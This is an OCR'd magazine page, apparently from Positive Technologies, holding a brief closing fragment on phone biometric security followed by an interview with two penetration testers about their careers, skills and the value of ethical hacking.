
Even bypassing a PIN code on a modern phone is a rather difficult technical task.

As for all facial recognition technologies, they are less secure and easier to bypass, despite the hurdles described in this article. However, mainstreaming of such technologies should help to improve protection over time as sensors and algorithms improve.

Meanwhile, we recommend caution, especially when money is on the line, such as with contactless payments or biometric ATMs




Search the page for a cyberwisdom



Inside look

254 Becoming ... a pentester

Becoming ... a pentester



There are tons of jobs out there, but some of them are very little-known and unique. One such job is pentester, or penetration testing engineer. We all have heard about hackers. Pentesters are "hackers for hire," also known as "white hats" or ethical hackers. Their job is to probe devices, web services, mobile applications, and even ATMs—all this legally and for pay. The most important thing is to do it before the bad guys, the black hats, come into the picture.

We spoke with penetration testers at Positive Technologies Pablo and muzzy (preferred not to reveal their true names) to learn about one of the most mysterious, well-paid, romantic, and unique jobs in the world.

How did you become pentesters? A childhood dream? Sounds hard to believe.

Pablo I'm a self-trained pentester, but working in IT was indeed my childhood dream. I graduated with a degree in mathematics and computer science and spent three years working as a developer before joining Positive Technologies. Yet, I was always drawn in by information security. There was no place where I could get hands-on knowledge, so I learned theory and tested it on special demo systems, such as the Hack The Box virtual lab. On different forums, I also talked to people who were equally enthusiastic about the subject.

You feel the drumbeat of the contest, the race, the challenge

muzzy I studied computational mathematics and cybernetics at the university. When I was a second-year student, a friend of mine dragged me to a CTF contest. At first I didn't understand a thing, but then I became curious and decided to get a handle on it. As I was beginning to figure things out, I learned that there was a full-fledged information security laboratory at our university and even an entire department. So it was the university that introduced me to information security and helped to improve my skills. But this is an exception, not the rule. No matter what, your real growth to become a professional happens after graduation.


Does one have to be a programmer to become a pentester?


Pablo Not necessarily, but it certainly doesn't hurt. Programming skills are a definite plus. Anyone involved in pentesting must at least know how to read software source code. That ability helps a lot. For example, on white-box projects, you are given information about infrastructure and the application source code. Oftentimes, these are very complex programs, and experience in programming will be of great use.

muzzy Actually, what we do is reverse engineering, because we need to understand how the system works in order to find bugs. To understand how to break something, one has to figure out how it was developed and what flaws were overlooked by the programmers. That's why you have to know how applications are built.

Why do clients need pentesters?

Pablo By finding weaknesses during pentesting, we show that a company is at risk of unauthorized intrusions. Unprotected Wi-Fi, flawed applications, corporate websites, and even employee inboxes are all potential ways in for an attacker. Pentesters don't conduct an audit, strictly speaking. But we do uncover vulnerabilities in the system, and sometimes there are many of them. Full-coverage probing for weaknesses in depth requires a lot of time and special auditing software. Fixing vulnerabilities is the job of the client, who can do it on their own or using our products and assistance.





Actually, what we do is reverse engineering, because we need to understand how the system works

Can you briefly explain why this job is so attractive?

Pablo Constant self-improvement. You feel the drumbeat of the contest, the race, the challenge... You're always facing another difficult task and having to outdo someone, be it your colleagues or the client's security staff... You are always growing.

muzzy ...And you can't take a break to pat yourself on the back. You never get to twiddle your thumbs and think to yourself about how you've really made it. We don't tend to have conversations about how so-and-so has come a long way. There is no time for vanity. You have to keep getting better, otherwise you're done as a specialist. With the new attack types and targets that keep emerging, any vulnerabilities that don't get detected in time can hurt companies in a big way. That's why pentesting is a race against the clock: find vulnerabilities before the bad guys do. Slowing down is near-criminal, you have to run two times faster just to catch up.

What advice can you give to the parents of future pentesters?

Pablo Don't drag your child away from the computer. Kids can get excited about more than just games and social networks. Pentesting is closely linked to mathematics, which boosts systematic thinking. Learning how to program will help your child develop as a pentester. However, the most important thing is the desire. Everything else is just a nice bonus. The profession is an uncommon one, so finding employment—and employers—is never a problem.

About company

For over 15 years, Positive Technologies has accumulated leading-edge knowledge of applied security as a world leader in comprehensive protection of major IT systems from advanced cyberthreats. The company has offices and R&D centers in the United Kingdom, United States, Italy, Czech Republic, Russia, and South Korea. Our team includes over 250 experts in securing ERP, ICS/SCADA, banks and telecoms, and web and mobile applications. More than 1,000 companies use Positive Technologies solutions to assess security and compliance, monitor security events, block attacks, prevent intrusions, investigate incidents, analyze source code, and implement secure development processes. For three times, the company has been named a Visionary in the Gartner Magic Quadrant for web application firewalls (WAFs).

